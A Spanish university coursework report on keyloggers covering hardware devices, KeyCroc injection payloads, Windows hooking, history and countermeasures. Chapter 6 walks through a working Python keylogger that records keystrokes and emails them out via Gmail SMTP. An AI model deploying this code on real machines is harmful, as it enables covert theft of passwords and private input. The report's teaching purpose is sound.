



Seguridad en Sistemas Informáticos

Trabajo Tutelado - Keyloggers

Estudiante: Manuel Fernández Ferreiro

Estudiante: Diego Moure González

Estudiante: Víctor Cribéiro Pérez

Estudiante: Víctor González del Campo

A Coruña, noviembre de 2022.

Índice general

1	Introducción	1
2	Hardware Keyloggers	2
3	Software Keyloggers	6
4	Breve historia de los keyloggers	10
5	Anti Keylogging	13
5.1	HoneyID	14
5.2	Recomendaciones simples	15
6	Ejemplo práctico sobre Keyloggers	16
6.1	Prueba de implementación y funcionamiento de keylogger	16
6.2	Prueba de keylogger comercial	21
7	Conclusións	28
	Bibliografía	30

Índice de figuras

2.1 Una imagen de un keylogger hardware	2
2.2 Imagen de un Keylogger HW básico.	3
2.3 Contenido del Keylogger HW	4
2.4 Archivos log recopilados por el HW keylogger	4
2.5 Contenido del log raw del HW Keylogger	4
2.6 Contenido del log del HW Keylogger	5
2.7 Configuración para permitir al keylogger detectar una palabra y ejecutar unos comandos	5
3.1 Funcionamiento esquématico de un keylogger SW	6
3.2 Firma de la función SetWindowsHookExA	7
3.3 Los cuatro tipos más relevantes de Hooks para los keyloggers	8
4.1 Máquina Selectric IBM	10
5.1 HoneyID funcionamiento básico.	14
6.1 Método init del keylogger	16
6.2 Método callback keylogger	17
6.3 Métodos que crean archivos txt en el keylogger	17
6.4 Métodos que tratan el mail en el keylogger	18
6.5 Método report Keylogger	18
6.6 Método start Keylogger	19
6.7 Main del keylogger	19
6.8 Comenzamos la ejecución del keylogger.	19
6.9 Log del mail	19
6.10 Parte 2 del log del mail	20
6.11 Correos recibidos	20

ÍNDICE DE FIGURAS

6.12 Texto de los correos	20
6.13 Archivos txt generados.	20
6.14 Cuerpo de uno de los archivos.	21
6.15 Página principal de la página IWantSoft	21
6.16 Diferencias entre la capa gratuita y la de pago	22
6.17 Mensaje de alerta del antivirus	22
6.18 Explicación del antivirus para el bloqueo del archivo	23
6.19 Página principal del Keylogger	23
6.20 Configuraciones disponibles	24
6.21 Posibilidades de configuración para usuarios	25
6.22 Registro del keylogger sobre las aplicaciones utilizadas	26
6.23 Registro del keylogger de las pulsaciones dentro de cada aplicación	27

Capítulo 1

Introducción

En este trabajo vamos a tratar los llamados “keyloggers” técnicas que realizan “Keystroke logging” referido a la captura del funcionamiento de un teclado, generalmente de forma encubierta, para que el usuario del teclado no sepa que sus acciones están siendo monitorizadas.

Estos programas son legales, de hecho, muchos de ellos son utilizados en empresas para regular el uso que los empleados hacen de los ordenadores. A pesar de esto, frecuentemente son utilizados para robar contraseñas e información confidencial. Los keyloggers también son utilizados para estudiar “keystroke dynamics” o interacciones entre humanos y ordenadores. Existen dos variaciones que diferencian completamente el funcionamiento de estas técnicas:

- Keyloggers Software: Son programas que se basan en “Caballos de Troya”, generalmente instalados ganando acceso físico en un sistema o mediante la descarga de otros programas. Una vez dentro suelen tener funcionalidades de instalado y comunicación vía mail de forma automatizada. Su funcionamiento será concretado más adelante.
- Keyloggers Hardware: Su finalidad es la misma que en el caso de los software pero en este caso el ataque se produce mediante un dispositivo físico instalado en el propio teclado.

Nosotros nos centraremos principalmente en los software tanto teóricamente como en el caso práctico que trataremos, esto no quita que hablemos un poco de los keyloggers de tipo hardware.

Información sintetizada de las siguientes referencias [1], [2], [3], [4] y [5]

Capítulo 2

Hardware Keyloggers

Los Hardware Keyloggers, en adelante, HW Keylogger, son dispositivos que se colocan entre las interfaces de entrada de un ordenador y el dispositivo de entrada, generalmente un teclado.

Los HW Keyloggers se pueden diferenciar en activos o pasivos, ambos son capaces de mantenerse por sí mismos gracias a que tienen una fuente de alimentación propia y no dependen de un host. También pueden utilizar al target como fuente de alimentación.



Figura 2.1: Una imagen de un keylogger hardware

A parte, existe una división menor entre los evasivos y los sigilosos si nos referimos a los términos de análisis de su detección. En el caso de los sigilosos, su estrategia principal es evitar ser detectados manteniendo el perfil más bajo posible y una vez son detectados mantenerse lo más estáticos que puedan. Los evasivos sin embargo toman medidas extra para evitar su detección.

Este tipo de keyloggers son más complicados de detectar que los softwares. Debido a que están en la capa hardware están fuera de la detección que se pueda realizar con algoritmos y antivirus. Por el contrario, también son más complicados de desplegar pues requieren de presencia física para su instalación en el sistema objetivo sin ser detectados durante el proceso.

Otra cosa a tener en consideración es que para que sean completamente funcionales es necesario una gran cantidad de hardware complementario que les permita operar de forma remota y transferir los datos recolectados. Generalmente esto se hace con métodos de comunicación como WLAN o Bluetooth. La otra opción para recolectar los datos es presenciarse físicamente y recoger el aparato. [6]

Dentro de los diversos productos HW keyloggers que podemos encontrar en el mercado esta KeyCroc por parte de Hak5. [7] [8]



Figura 2.2: Imagen de un Keylogger HW básico.

Queda decir que aparte de ser un keylogger, este está cargado con herramientas de pentesting (llamamos pentesting al conjunto de ataques simulados dirigidos a un sistema informático con una única finalidad: detectar posibles debilidades o vulnerabilidades para que sean corregidas y no puedan ser explotada), de acceso remoto y cargas útiles que desencadenan ataques multivectoriales cuando se escriben palabras claves elegidas.

Permite capturar las teclas en tiempo real e inyectar nuestras propias pulsaciones mediante el KeyCroc y poder operar a distancia.

En un primer momento este dispositivo ya está disponible para operar, tan solo hace falta

conectarlo mediante USB al ordenador y este al teclado de la víctima.

Una vez queramos ver los datos que el KeyCroc ha recopilado, lo retiraremos del PC de la víctima, para posteriormente conectarlo al nuestro. Ahora es necesario activar el modo armamento, para esto tendremos que presionar un pequeño botón que se encuentra en uno de los lados, mediante un alfiler o parecido, ya que se encuentra en el interior para dificultar el acceso.

Una vez lo tengamos hecho, se nos cargará como si fuese un simple USB y entraremos en sus diferentes carpetas.

Nombre	Fecha de modificación	Tipo	Tamaño
docs		Carpeta de archivos	
languages		Carpeta de archivos	
library		Carpeta de archivos	
loot	09/11/2022 13:32	Carpeta de archivos	
payloads		Carpeta de archivos	
tools		Carpeta de archivos	
config.txt	08/11/2022 18:24	Documento de te...	2 KB
upgrade.html		Chrome HTML Do...	1 KB
version.txt		Documento de te...	1 KB
win7-win8-cdc-acm.inf		Información sobre...	4 KB

Figura 2.3: Contenido del Keylogger HW

Si nos dirigimos a la carpeta “loot” podremos encontrar los ficheros donde se almacenaron los datos guardados, el fichero que nos interesa es “croc_char.log”.

croc_char.log	30/07/2020 3:52	Documento de te...	1 KB
croc_raw.log	30/07/2020 3:52	Documento de te...	1 KB

Figura 2.4: Archivos log recopilados por el HW keylogger

Donde encontraremos algo parecido a esto:

[ENTER][SHIFT]M[/SHIFT]i[SHIFT]P[/SHIFT]assword123[ENTER]

Figura 2.5: Contenido del log raw del HW Keylogger

Vemos que detecta todos aquellos caracteres especiales como SHIFT o ENTER. Aparte podemos utilizar otras funciones como inyectar caracteres por teclado. Dentro del directorio “payloads”, creamos un archivo llamado “payload.txt” y escribiremos los siguientes comandos:

MATCH prueba //Palabras clave a detectar

QUACK STRING funciona //Inyección del KeyCroc

También podemos inyectar caracteres especiales como “ENTER” introduciendo en su lugar al cadena “QUACK ENTER”.

Si la víctima escribe en cualquier momento esa palabra, que hemos definido como clave, el KeyCroc la detectará e inyectará la palabra “funciona”:

Esto es una prueba funciona

Figura 2.6: Contenido del log del HW Keylogger

Esto nos puede servir para que, cuando detecte palabras claves, se lleven a cabo ejecuciones más potentes.

Si nos dirigimos ahora al archivo “config.txt”, podremos encontrar la configuración para acceder a una conexión Wifi y poder ejecutar ataques en remoto.

Solo tendremos que modificar los parámetros “WIFI_SSID” y “WIFI_PASS” con las credenciales de nuestro Wifi.

Una vez que está el KeyCroc conectado a una red, éste dispone de dirección IP. Ahora podríamos hacer una prueba poniendo los dos conocimientos anteriores en práctica y sacar por la pantalla de la víctima la dirección IP del dispositivo KeyCroc, mediante la siguiente línea de comandos que se edita como anteriormente se especificó:



```
*example_crocctl-ipinfo.txt: Bloc de notas
Archivo Edición Formato Ver Ayuda
# Title: WLAN IP Info
# Description: Returns IPv4 address of wlan0 interface
# Author: Hak5Darren
# Version: 1.0
# Category: Example
#
#
MATCH vermiipe
QUACK ENTER
QUACK STRING $(ifconfig wlan0 | grep "inet addr" | awk {'print $2'} | cut -c 6-)
QUACK ENTER
```

Figura 2.7: Configuración para permitir al keylogger detectar una palabra y ejecutar unos comandos

Capítulo 3

Software Keyloggers

Los Software keyloggers, en adelante, SW Keylogger, son programas considerados normalmente “spyware”. Al igual que los HW keyloggers, captan las pulsaciones del teclado del usuario, pero estos se basan en métodos software. Generalmente, los SW Keyloggers se envían junto con un archivo legítimo o un virus, esperando a que este se descargue y se instale en el host que queremos monitorizar, de esta forma, las posibilidades de transmisión e infección en múltiples equipos es inmensa. Otra forma de inyectarlos en un equipo es teniendo acceso directo, tanto físico como remoto al host que se quiere infectar y colocarlo y configurarlo de manera manual, mediante este método podemos instalarlo asegurándonos de que los detectores, antivirus o anti-keyloggers, no van a detectarlo, teniendo que ser el usuario del equipo el único que lo puede detectar.




Figura 3.1: Funcionamiento esquemático de un keylogger SW

Este tipo de keyloggers puede ocultarse de varias formas en el sistema, pero una vez son detectados, si alguna vez lo son, se consideran siempre malware. El funcionamiento normal de estos suele ser recolectar datos, que se ocultan en archivos de log similares a los ficheros del propio sistema operativo y que no son fáciles de detectar ni mostrando los archivos ocultos ni haciendo un registro “ligero” en el host. Habría que realizar un registro más exhaustivo para detectar los archivos que guarda el keylogger. Una vez tiene suficiente información o se ha asegurado permisos suficientes como para no ser detectado, envía la información, bien mediante una conexión a través de Internet, bien mediante SMTP o cualquier medio que tenga disponible al atacante.

Los SW keyloggers instalados en el propio equipo pueden funcionar de tres formas diferentes, residiendo en el hipervisor, detrás del SO, de tal manera que no lo puede detectar, un ejemplo teórico de esto es “Blue Pill”.^[9] Otro método es a través del kernel, obteniendo acceso como “root” e interceptando las pulsaciones que pasan por el mismo, estos son los más complicados de escribir y de detectar ya que residen directamente en el kernel.^[10] El último método es mediante llamadas a APIs. Este es el método más fácil de detectar y el más sencillo de implementar, normalmente se codifica como llamadas a hooks.




Figura 3.2: Firma de la función SetWindowsHookExA

Los hooks proporcionan múltiples posibilidades para modificar, cancelar o crear eventos. Básicamente un hook en programación es un fragmento de código que espera a que un determinado evento suceda para realizar una funcionalidad. Los hooks pueden llamar a otra función o a un código del propio usuario. Dentro de los sistemas, generalmente, hay dos tipos de hooks, los “System-wide hooks”, que filtran mensajes de todas las aplicaciones, y los “Thread-specific” que filtran los mensajes de un hilo específico.

En Windows existe la función SetWindowHookEx del API Win32, que es el API de bajo nivel utilizado en Windows para crear aplicaciones de escritorio. Esta función, cuya firma queda mostrada en la Figura 3.2, crea un procedimiento de hook que espera al evento indicado de una lista predeterminada. De esta lista resaltamos sólo los que son importantes para nuestro enfoque en la Figura 3.3. Realmente hay más que pueden ser útiles a la hora de crear un keylogger, para recibir también información en cambios de ventana, sacar capturas de pantalla o tomar imágenes de la cámara, pero los más relevantes son los de teclado y ratón.

WH_KEYBOARD 2	Installs a hook procedure that monitors keystroke messages. For more information, see the KeyboardProc hook procedure.
WH_KEYBOARD_LL 13	Installs a hook procedure that monitors low-level keyboard input events. For more information, see the LowLevelKeyboardProc hook procedure.
WH_MOUSE 7	Installs a hook procedure that monitors mouse messages. For more information, see the MouseProc hook procedure.
WH_MOUSE_LL 14	Installs a hook procedure that monitors low-level mouse input events. For more information, see the LowLevelMouseProc hook procedure.

Figura 3.3: Los cuatro tipos más relevantes de Hooks para los keyloggers

Originalmente, esta funcionalidad servía para monitorizar eventos o realizar acciones en base a los mismos. Sin embargo, los keyloggers han explotado esta utilidad como una vulnerabilidad para el usuario y el equipo.

Podemos hacer una distinción extra dentro de los keyloggers basados en software [11]:

- Basados en núcleo: Se especializan en romper el núcleo del sistema operativo al introducirse en el hardware. Son muy difíciles de detectar y combatir debido a su gran alcance. Un keylogger que utilice este sistema es capaz de actuar como driver del teclado consiguiendo así acceso a cualquier información que éste registre.
- Enganchados: Este tipo de keylogger se activa en el momento en el que se presiona una tecla efectuando un registro de todas las pulsaciones que suceden en este usando funciones propias del sistema operativo. Más adelante mostraremos una prueba de un keylogger de este estilo codeado en Python.
- De Hipervisor: Se apoya en un programa de malware para anidarse detrás del sistema operativo, sin crear ninguna modificación en este. Dando lugar así a la situación idónea para que el keylogger pueda actuar como si fuera una máquina virtual funcionando con independencia del sistema operativo.

- Basados en Kernel: Para funcionar anidan un programa malicioso directamente en el sistema operativo y obtienen acceso a la cuenta donde se quieren registrar las pulsaciones del teclado. Este tipo de keyloggers SW son bastante difíciles de detectar, debido a que los antivirus deben de acceder al root para poder llegar a descubrir este malware.
- Basados en “form grabbing”: Estos keylogger estan orientados a registrar los datos escritos en formularios en línea copiando así los datos de inicio de sesión. Además de esto, son capaces de acceder al historial del navegador.
- Basados en “man-in-the-browser”: A diferencia de muchos de los mencionados con anterioridad este tipo de keyloggers se instalan directamente en el navegador y registran las teclas sin que el usuario se dé cuenta. Son capaces de recopilar la información que éste envía y almacenarla en los registros internos del navegador.
- Basados en acceso remoto: Este tipo de keyloggers permiten el acceso externo al software malicioso. Las entradas que sean registradas por el keylogger son enviadas por correo electrónico o se cargan en algún lugar de acceso online.

Capítulo 4

Breve historia de los keyloggers

Para explicar la historia de los keyloggers, vamos a referirnos a estos como ataques de spyware, que es el origen que tuvieron, para después transicionar a una herramienta de control parental o empresarial.

El primer uso registrado y conocido de los keylogger, según diversas fuentes [12], es en torno al final de la década de los 70 por la Unión Soviética, que desarrollaron un keylogger hardware para las máquinas de escribir eléctricas de IBM, el dispositivo se escondía en las máquinas y enviaba la información de las teclas pulsadas mediante ráfagas de radio. Funcionaba basándose en el campo magnético y la rotación y los movimientos de los ganchos, incluso se sabía que máquina era la que emitía la información ya que cada una tiene un movimiento binario único. El dispositivo transformaba la energía magnética en una señal digital eléctrica que era enviada a un ordenador operado por los soviéticos. Se encontraron este tipo de dispositivos en las embajadas americanas de Moscú y Leningrado.



Figura 4.1: Máquina Selectric IBM

El primer SW keylogger registrado fue creado por Perry Kivolowitz y subido a Usenet, por acrónimo en inglés Users Network, es un sistema de discusión distribuido a través de todo el mundo, donde los usuarios leen y envían archivos denominados artículos asociados a un tema o categoría, en el caso del keylogger las categorías eran net.unix-wizards y net-sources. [13] Esta publicación venía a incidir en una mayor seguridad necesaria para UNIX y los sistemas en general, se basaba en almacenar los datos que se ensamblaban en el kernel.

Como en muchos ámbitos de la ciberseguridad, esta ha ido evolucionando a la par o por detrás de las actualizaciones e innovaciones realizadas en el campo. Seguramente, si hacemos un análisis por épocas de la evolución en número y uso de los distintos tipos de keyloggers es altamente probable que, en el momento previo al auge de los PC, personal computer, en el que se empezaron a comercializar y la mayoría de las personas tenían un equipo en casa, la mayoría de keyloggers fueran del tipo hardware para ir transicionando a una mayoría software.

Esto es debido a que en la época de los “cibers” resultaría más efectivo y fácil ubicar un keylogger en un equipo público al que se conectan muchas personas con diferentes credenciales al día que actualmente. Cuando los ordenadores se vuelven algo más accesible, los keyloggers software son más sencillos de transmitir a muchos equipos simultáneamente, mediante correos o descargas de ejecutables.

Figuran otros ataques “célebres” mediante keyloggers, como puede ser el ataque con Magic Lantern del FBI, este software se instalaba de manera remota a través de un e-mail o explotando vulnerabilidades del sistema operativo y se describe como un virus del tipo Caballo de Troya. [14] Con este ataque lograron arrestar a Nicodemo Scarfo, un conocido miembro de la mafia americana y jefe de la Familia Criminal de Philadelphia. Pero este arresto se realizó utilizando Magic Lantern como un keylogger instalado manualmente que fue evolucionando hasta lograr lo antes mencionado.

Con mayor cercanía temporal, tenemos el keylogger encontrado en uno de los mods del juego Grand Theft Auto V en 2015. [15] Detectado por varios usuarios al percatarse de un programa compilado en C# corriendo en segundo plano en el sistema que enviaba y recibía datos a través de la web, además de alterar el registro de Windows al inicio. El malware además de actuar como keylogger, tenía varios módulos instalados, tales como robo de credenciales de Facebook, Twitch o Messenger.

Otro tipo de ataques similares a los keyloggers, pero que se realiza con un MO (Modus Operandi) distinto, son los ataques tempest y sus variantes. No vamos a entrar demasiado en detalle de estos, pero nos parece interesante mencionar sus bases y poder entenderlos como una evolución de los keyloggers a la vez que la tecnología. Los ataques tempest se basan en analizar las ondas electromagnéticas emitidas por los equipos y en base a las modificaciones de las mismas pueden obtener las teclas pulsadas en el teclado. En la referencia que dejamos

en este tema, nos muestra como el objetivo son las señales Wifi y sus fluctuaciones debido a las manos del usuario. [16]

Además de poder realizar este tipo de ataques con ondas electromagnéticas, también se puede realizar a través de micrófonos con el sonido de las pulsaciones del teclado. [17]

Este tipo de ataques se ha ido popularizando debido al gran aumento de uso que tienen las redes inalámbricas en la sociedad actual y en la modernización de los dispositivos y técnicas de spyware, ya que esta técnica requiere altos conocimientos, no solo del funcionamiento de las redes, si no de las posibles alteraciones de las mismas, así como un método de emparejamiento entre estas variaciones y la tecla pulsada, por lo que son técnicas ya muy complejas y depuradas para poder funcionar.

Capítulo 5

Anti Keylogging

En este apartado vamos a centrarnos en las técnicas y softwares anti-keylogging más conocidos.

Una de las técnicas utilizadas para detectar los SW Keyloggers es el “anti-hooking”, ésta se respalda en el hecho de que los keyloggers suelen realizar un “hook” a las llamadas entre el teclado y el S.O. para interceptar las teclas pulsadas por el usuario.

Los anti-keyloggers del tipo anti-hooking examinan todos los procesos, ejecutables estáticos y bibliotecas de enlace dinámico, DLL por sus siglas en inglés Dynamic Link Libraries, buscando actividades sospechosas entre ellos. Esta técnica recolecta todos los detalles de los procesos o archivos que utilizan hooks. En la Figura [num], podemos ver el proceso que realiza uno de estos anti-keyloggers. [18]

Existen distintos tipos de Anti-Keyloggers [19]:

- Signature-based: Este tipo de software tiene una base que contiene una lista de todos los keyloggers conocidos (sus firmas de programa), cada vez que ejecutas “System Scan” el software busca por items que estén en esa lista dentro de tu disco duro. Este tipo de software es bastante común, pero tiene sus contras, el más importante de ellos es que, mientras los usemos solo estaremos seguros contra keyloggers conocidos que figuren en su lista siendo completamente vulnerables a los que no aparezcan en ella.
- Heuristical analysis: Este tipo de software no usa firmas, analiza los métodos de todos los módulos del PC, bloqueando el trabajo de todos los keyloggers. A pesar de que este método da mejores resultados protegiendo el sistema de keyloggers que los Signature-based también tiene sus contras. El mayor problema de este tipo de anti-keyloggers es que pueden llegar a bloquear módulos no dañinos del sistema. No envían información sobre lo que reciben siendo completamente seguros para el usuario.

5.1 HoneyID

Como ejemplo de un anti-keylogger, existe un programa no comercial llamado “HoneyID” cuya función principal es detectar spyware. Genera falsos eventos para disparar las acciones de los spyware que suelen estar ocultos entre los procesos en ejecución. El concepto básico de HoneyID se puede ver en la Figura 5.1. [20] El programa monitoriza los cambios en cada proceso y pone una trampa, si existe una respuesta a alguno de los falsos eventos, HoneyID identifica este diálogo como el de un spyware. Su arquitectura consiste en tres módulos: namely trap manager, bogus event generator and spyware detector. El trap manager pone las trampas en el sistema operativo recogiendo el número de trabajos de cada proceso. El detector de spyware diferencia los procesos maliciosos de los normales evaluando su condición. Además, también controla los otros dos módulos. Como ventaja, esta técnica, puede detectar spyware con gran precisión en términos de velocidad. Su inconveniente es que tiene un alto coste de implementación además de que solo detecta procesos con privilegios.




Figura 5.1: HoneyID funcionamiento básico.

5.2 Recomendaciones simples

También puede ser interesante mencionar algunas recomendaciones más “simples” para contrarrestar a los keyloggers [11] :

- Utilizar un cortafuegos. En la mayor parte de los casos, el keylogger necesita transmitir la información adquirida al atacante a través de Internet para que el ataque sea exitoso. Si esta información debe atravesar un firewall, las posibilidades de que el usuario se dé cuenta de que hay un keylogger en su sistema. Es posible que un firewall por sí solo no sea capaz de detener al keylogger o al malware que este asociado a este, pero siempre es recomendable tener uno para controlar los puertos por los que el keylogger puede comunicarse y los que no.
- Cambiar nuestras contraseñas. Cambiar con frecuencia las contraseñas que utilizamos ayuda a minimizar el daño potencial de un ataque de keylogging. Si sospechamos que podemos estar bajo la influencia de uno de estos ataques, la mejor opción es utilizar un dispositivo diferente para cambiar nuestras contraseñas.
- Instalar un gestor de contraseñas. La mayor parte de los administradores de contraseñas utilizan la función de autocompletado para proporcionar una contraseña maestra y así desbloquear una cuenta específica. Hay otros que dividen la contraseña en dos partes, copiándolas por separado en el portapapeles y fusionándolas más adelante en el campo destinado a la contraseña. Los keyloggers, como ya hemos mencionado, funcionan copiando las pulsaciones de las teclas o la información contenida en el portapapeles, de ahí que la mayoría no serían capaces de realizar su función si utilizamos un gestor de este tipo.
- Utilizar la autenticación de doble o triple factor. Este tipo de autenticación es considerada extremadamente segura para las credenciales. Al usuario no se le requiere únicamente una contraseña, sino también una autenticación principalmente interactiva con un factor variable (por ejemplo, utilizando una App o teléfono móvil) combinando algo que sabes (Contraseña), con algo que tienes (dispositivo) y/o algo que eres (huella dactilar).
- Mantener nuestro sistema operativo, aplicaciones y programas actualizados. Los keyloggers buscan exploits (generalmente Zero-Day) en software obsoletos e intentan aprovecharse de estos.
- Considerar aumentar las herramientas y opciones de seguridad adicionales para obtener así más protección en nuestros dispositivos.

Capítulo 6

Ejemplo práctico sobre Keyloggers

Para demostrar la parte práctica sobre el tema que estamos tratando, vamos a ejecutar dos pruebas en un equipo. La primera consistirá en implementar un código que nos permita realizar keylogging mientras esté corriendo y en la segunda buscaremos un software de keylogging en internet e intentaremos descargarlo en el propio equipo y desengranar su funcionamiento.

6.1 Prueba de implementación y funcionamiento de keylogger

Para la realización de la primera prueba hemos implementado un código en Python que obtuvimos de la página PythonCode [21].

Vamos a analizar el código parte por parte antes de comprobar su funcionamiento. Lo primero que necesitamos es la librería de Python “keyboard” instalada en nuestro equipo, esto se puede realizar con el comando “pip install keyboard”, debido a que nos aporta la funcionalidad de obtener el control de nuestro teclado por completo, hacer uso de los hooks, simular presiones de teclas y mucho más.

```
class Keylogger:
    def __init__(self, interval, report_method="email"):
        self.interval = interval
        self.report_method = report_method
        self.log = ""
        self.start_dt = datetime.now()
        self.end_dt = datetime.now()
```

Figura 6.1: Método init del keylogger

En esta figura 6.1 vemos el init donde fijamos el intervalo en el que el programa enviará reportes, el método que utilizará (Mails o archivos txt que se guardan en el equipo) y el momento en el que se crea el reporte.

Nosotrosaremos la explicación con el programa en reporte por mail, pero mostraremos igualmente las partes de código que se encargan del modo file y al final de esta mostraremos también unas capturas de como guarda los archivos en caso de seleccionar el otro método.

```
def callback(self, event):
    name = event.name
    if len(name) > 1:
        if name == "space":
            name = " "
        elif name == "enter":
            name = "[ENTER]\n"
        elif name == "decimal":
            name = "."
        else:
            name = name.replace(" ", "_")
            name = f"[{name.upper()}]"
    self.log += name
```

Figura 6.2: Método callback keylogger

Este método 6.2 es invocado cada vez que ocurre un evento en el teclado. Aquí son definidos algunos casos concretos de pulsaciones en el teclado. Por ejemplo, en el caso de que se pulse un ENTER metemos un salto de línea.

De esta forma cada vez que este método es lanzado, la tecla pulsada se almacena en el log que es una variable tipo String.

El siguiente código 6.3 se encarga de los logs en caso de que elijamos el reporte por archivos de texto:

```
def update_filename(self):
    start_dt_str = str(self.start_dt)[-7:].replace(" ", "-").replace(":", "")
    end_dt_str = str(self.end_dt)[-7:].replace(" ", "-").replace(":", "")
    self.filename = f"keylog-{start_dt_str}_{end_dt_str}"

def report_to_file(self):
    with open(f"{self.filename}.txt", "w") as f:
        print(self.log, file=f)
        print(f"[+] Saved {self.filename}.txt")
```

Figura 6.3: Métodos que crean archivos txt en el keylogger

En el primer método definimos como va a ser el nombre del archivo y como se va a diferenciar el resto (será por sus fechas de comienzo y final).

En el segundo método creamos el propio archivo en el directorio especificado en la variable ‘self.log’ y escribimos en él las pulsaciones que vamos detectando.

Ahora veremos la parte de código que se encarga de realizar los reportes por email:

```
def prepare_mail(self, message):
    msg = MIMEMultipart("alternative")
    msg["From"] = EMAIL_ADDRESS
    msg["To"] = EMAIL_ADDRESS
    msg["Subject"] = "Keylogger logs"
    html = f"<p>{message}</p>"
    text_part = MIMEText(message, "plain")
    html_part = MIMEText(html, "html")
    msg.attach(text_part)
    msg.attach(html_part)
    return msg.as_string()

def sendmail(self, email, password, message, verbose=1):
    server = smtplib.SMTP(host="smtp.gmail.com", port=587)
    server.starttls()
    server.login(email, password)
    server.sendmail(email, email, self.prepare_mail(message))
    server.quit()
    if verbose:
        print(f"{datetime.now()} - Sent an email to {email} containing: {message}")
```

Figura 6.4: Métodos que tratan el mail en el keylogger

En el primer método 6.4 se forman los mensajes que enviaremos por correo electrónico formando un texto y una versión HTML del mismo para ser enviada, estableciendo los campos FROM y TO a nuestro email, SUBJECT a un contexto genérico y finalmente construyendo el mensaje y devolviéndolo como un String.

En el segundo método 6.4 nos encargamos de gestionar las conexiones con los servidores, como utilizamos un correo de gmail nos conectamos con el servidor smtp.gmail.com que utiliza por defecto el puerto 587, en caso de que utilizáramos otros tipos de correos como por ejemplo Outlook o Hotmail deberíamos utilizar otro servidor (smtp.office365.com), estos servidores y sus puertos correspondientes se pueden consultar en el siguiente enlace [22], una vez establecida la conexión con el servidor hacemos log en el utilizando nuestras credenciales que serían nuestro correo y una contraseña que hemos generado desde gmail para el uso desde aplicaciones externas [23]. Mandamos el mensaje y terminamos la sesión, finalmente imprimimos por pantalla la notificación de que el mensaje ha sido enviado.

Ahora veremos un método creado para reportar los logs cada x periodo de tiempo 6.5, en otras palabras, llamara a sendmail() o report_to_file de forma recurrente:

```
def report(self):
    if self.log:
        self.end_dt = datetime.now()
        self.update_filename()
        if self.report_method == "email":
            self.sendmail(EMAIL_ADDRESS, EMAIL_PASSWORD, self.log)
        elif self.report_method == "file":
            self.report_to_file()
            print(f"[{self.filename}] - {self.log}")
            self.start_dt = datetime.now()
        self.log = ""
    timer = Timer(interval=self.interval, function=self.report)
    timer.daemon = True
    timer.start()
```

Figura 6.5: Método report Keylogger

Este método llama cada ‘self.interval’ (nosotros lo hemos establecido en 30 segundos) y se encarde reportar los logs y resetear la variable del log una vez son enviados. El método comproba si hay algo en el log, si lo hay lo reporta, actualiza el nombre del archivo y dependiendo del método de reporte seleccionado llama a uno de los métodos que ya hemos comentado con anterioridad, posteriormente limpia el log y hace que el timer se reinicie.

Ahora definimos el método que llama a la función `on_release` de la librería `keyboard` 6.6 que se encargará de llamar al método `callback` cada vez que una pulsación sea detectada:

```
def start(self):
    self.start_dt = datetime.now()
    keyboard.on_release(callback=self.callback)
    self.report()
    print(f"{datetime.now()} - Started keylogger")
    keyboard.wait()
```

Figura 6.6: Método start Keylogger

